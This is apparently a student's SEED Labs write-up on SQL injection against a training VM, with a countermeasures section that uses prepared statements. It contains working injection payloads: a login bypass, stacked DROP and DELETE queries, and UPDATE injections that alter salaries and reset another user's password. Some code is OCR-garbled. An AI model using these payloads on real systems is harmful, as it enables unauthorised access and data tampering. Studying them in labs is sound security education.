Lab IV: SQL Injection

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
Task I: Getting Familiar with SQL Statements

For this task I followed the following commands,

```
$ mysql -u root -pseedubuntu

mysql> use Users;

mysql> show tables;
```




Now to run the query to display the entire table

```
🔊 🗐 🗊 Terminal
File Edit View Search Terminal Help
ysql> select * from credential;
 .
ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
  1 | Alice | 10000 | 20000 | 9/20 | 10211002 |
                                                                                   | fdbe918bdae83000aa54747fc95fe0470fff497
  2 | Boby | 20000 | 30000 | 4/20 | 10213352 |
                                                                                   | b78ed97677c161c1c82c142906674ad15242b2d
                                                                                  | a3c50276cb120637cca669eb38fb9928b017e9e
  3 | Ryan | 30000 | 50000 | 4/10 | 98993524 |
                                                                                   | 995b8b8c183f349b3cab0ae7fccd39133508d2a
  4 | Samy | 40000 | 90000 | 1/11 | 32193525 |
  5 | Ted | 50000 | 110000 | 11/3 | 32111111 |
                                                                                   | 99343bff28a7bb51cb6f22cb20a618701a2c2f5
  6 | Admin | 99999 | 400000 | 3/5 | 43254314 |
                                                                                    | a5bdf35a1df4ea895905f6f6618e83951a6effc
 rows in set (0.00 sec)
ysql> select * from credential where Name = 'Alice';
 ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
```

Query to display Alice's Information

Task II: Performing a SQL Injection Attack on the said webpage

URL: http://www.SEEDLabSQLInjection.com



The unsafe_home.php information we have:

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
// The following is Pseudo Code
if(id != NULL) {
    if(name == 'admin') {
       return All employees information;
    } else if (name !=NULL){
       return employee information;
    7
} else {
    Authentication Fails;
```

Task II.A: Performing a SQL Injection Attack through webpage

After analyzing the above php file, we could use try to implement the following from the lectures:s

Assume that a user inputs a random string in the password entry and types "EID5002'#" in the *eid* entry. The SQL statement will become the following


```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'EID5002' #' and password='xyz'
```


Everything from the # sign to the end of line is considered as comment. The SQL statement will be equivalent to the following:

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'EID5002'
```

- The above statement will return the *name*, *salary* and *SSN* of the employee whose *eid* is EID5002 even though the user doesn't know the employee's password.
- This is security breach.

Using the above knowledge I did the following:





I successfully performed SQL Injection through the webpage

```
$ curl 'www.SeedLabSQLInjection.com/index.php?username=alice&Password=111'
```

If you need to include special characters in the username or Password fields, you need to encode them properly, or they can change the meaning of your requests. If you want to include single quote in those fields, you should use %27 instead; if you want to include white space, you should use %20. In this task, you do need to handle HTTP encoding while sending requests using curl.

Using the given command, I'll make the required changes to it and run it:

The output I received, it shows the data how it will be displayed in the html file which the server will respond with.

Task II.C: Appending a new SQL Query

We can execute this by adding an addition query in the Username input field. Here's the reference from lectures:

Damages that can be caused are bounded because we cannot change everything in the existing SQL statement.

It will be more dangerous if we can cause the database to execute an arbitrary SQL statement.

To append a new SQL statement "DROP DATABASE dbtest" to the existing SQL statement to delete the entire dbtest database, we can type the following in the EID box


```
EID a'; DROP DATABASE dbtest; #
```

The resulting SQL statement is equivalent to the following, where we have successfully appended a new SQL statement to the existing SQL statement string.


```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'a'; DROP DATABASE dbtest;
```

The above attack doesn't work against MySQL, because in PHP's mysqli extension, the mysqli::query() API doesn't allow multiple queries to run in the database server.

Here's what I implemented:



But I get the following output as discussed in lectures that mysql::query() does not support multiple queries




So I decided to edit unsafe home.php file by doing the following:


```
[11/30/23]seed@VM:~$ cd /var/www/SQLInjection/
[11/30/23]seed@VM:.../SQLInjection$ sudo gedit unsafe_home.php
                                                                    unsafe_home.php
   ● ① Open ▼
         $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
           echo "</div>";
echo "</nav>";
           cho "div class='container text-center'>";
die("Connection failed: " . $conn->connect_error . "\n");
         return $conn;
       // create a connection
       $conn = getDB();
       // Sql query to authenticate the user
{} Sql = "SELECT_id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
       FROM credential
                     '$input_uname' and Password='$hashed_pwd'";
       if (!$result = $conn->query($sql)) {
         echo "</div>";
echo "</nav>";
         decho "<div class='container text-center'>";
die('There was an error running the query [' . $conn->error . ']\n');
```

Making necessary changes:

```
*unsafe_home.php
Save
      $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
      if ($conn->connect_error) {
        echo "<div class='container text-center'>";
die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
     return $conn;
   // create a connection
   $conn = getDB();
   // Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
   FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
   $conn->multi_query($sql)
if ($result = FALSE|) {
     echo "</div>";
echo "</nav>";
     echo "<div class='container text-center'>";
die('There was an error running the query [' . $conn->error . ']\n');
            "</div>";
     echo
   ^{'}/^{*} convert the select return result into array type ^{*}/
   $return_arr = array();
   while($row = $result->fetch_assoc()){
     array_push($return_arr,$row);
   /* convert the array type to json format and read out*/
```

QUERY EXECUTED: admin'; DELETE FROM credential WHERE name = 'Samy';# and its results





Task III: Performing a SQL Injection Attack with UPDATE Statement

Task III.A: Modifying Alice's Salary

Existing information I have:

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page (Figure 2) that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first. When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in unsafe_edit_backend.php file is used to update employee's profile information. The PHP file is located in the /var/www/SQLInjection directory.

```
$hashed_pwd = sha1($input_pwd);
$sql = """UPDATE credential SET
    nickname='$input_nickname',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
    WHERE ID=$id;""";
$conn->query($sql);
```


Logging in as Alice:

	Employee Profile Login					
USERNAME	alice' #					
PASSWORD	Password					
	Login					
	Copyright © SEED LABs					



Now going to "Edit Profile" & performing the following SQL Attack






Task III.B: Modifying Bobby's Salary

Performing the following command to update Bobby's salary

', salary = 1 WHERE name = 'Boby' #



After Loggin in as admin to view Bobby's changed salary:

User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	696969	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

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Task III.C: Modifying Bobby's Password


New Password: HiBoobyAliceHere

Now I use SHA1 to calculate this password's hash value:


```
[11/26/23]seed@VM:~/.../Lab4$ echo -n 'HiBoobyAliceHere' | shalsum
2bbdeb7c0714ec2b1839b51ada736c591ed115ff -
[11/26/23]seed@VM:~/.../Lab4$ ■
```

Changing Bobby's password by executing the following command:


',password='2bbdeb7c0714ec2b1839b51ada736c591ed115ff' WHERE name='Boby' #



Logging In as Bobby with New Password:



Saving Bobby's New Password:



MySQL view of Bobby's Password before and after changing it:

	ise chang ∙ select		credentia	l;							
ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	+ Email	NickName	Password	†
1 2 3 5	Alice Boby Ryan Ted Admin	10000 20000 30000 50000 99999	696969 1 50000 110000 400000	9/20 4/20 4/10 11/3 3/5	10211002 10213352 98993524 3211111 43254314					fdbe918bdae83000aa54747fc95fe0470fff4976 b78ed97677c161c1c82c142906674ad15242b2d4 a3c50276cb120637cca669eb38fb9928b017e9ef 99343bff28a7bb51cb6f22cb20a618701a2c2f58 a5bdf35a1df4ea895905f6f6618e83951a6effc0	+
		(0.00 se	ec) * from cre	edential	· :						
ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password	Ţ
++ 1 2 3 5 6	Alice Boby Ryan Ted Admin	10000 20000 30000 50000 99999	696969 1 50000 110000 400000	9/20 4/20 4/10 11/3 3/5	10211002 10213352 98993524 3211111 43254314					fdbe918bdae83000aa54747fc95fe0470fff4976 2bbdeb7c0714ec2b1839b51ada736c591ed115ff a3c50276cb120637cca669eb38fb9928b017e9ef 99343bff28a7bb51cb6f22cb20a618701a2c2f58 a5bdf35a1df4ea895905f6f6618e83951a6effc0	+
++ 5 rows	in set	(0.00 se	ec)			+		+	+		+

Task IV: Preparing Counter-Measures to stop SQL Injection Attacks

Information I have:

The above code is vulnerable to SQL injection attacks. It can be rewritten to the following

Implementation:

Original unsafe home.php file:

```
Unsafe_home.php [Read-Only] (/var/www/SQLInjection) - gedit

Open * [7]


// create a connection
Sconn = getDB();
// Sql query to authenticate the user
Ssql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password

MHERE name= 'Sinput_uname' and Password='Shashed_pwd'";
if (!sresult = Sconn->query($sql)) {
    echo "</div>";
    echo "</div>";
    echo "</div>";
    echo "</div>";
}


/* convert the select return result into array type */
Sreturn_arr = array();
while($frow = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to ison_format_and_read_out*/
    PHP * Tab Width:8 * Ln 82, Col8 * INS
```


Making changes to it:



Performing an SQL Injection attack on the webpage



The SQL Injection was not successful because of the counter-measures.



Conclusion

I performed SQL Injection attack by exploiting the vulnerabilities for the given webpage. It shows how even a single vulnerability can be exploited by anyone be it a threat like hacker who could perform External Attack or an internal worker, in this case Alice, who could perform an Internal Attack. It is essential to locate vulnerabilities in the system as well as patch them on their detection.

We should be careful and not make use of this new found knowledge to perform SQL Injection for illegal or malicious intent. We must be responsible.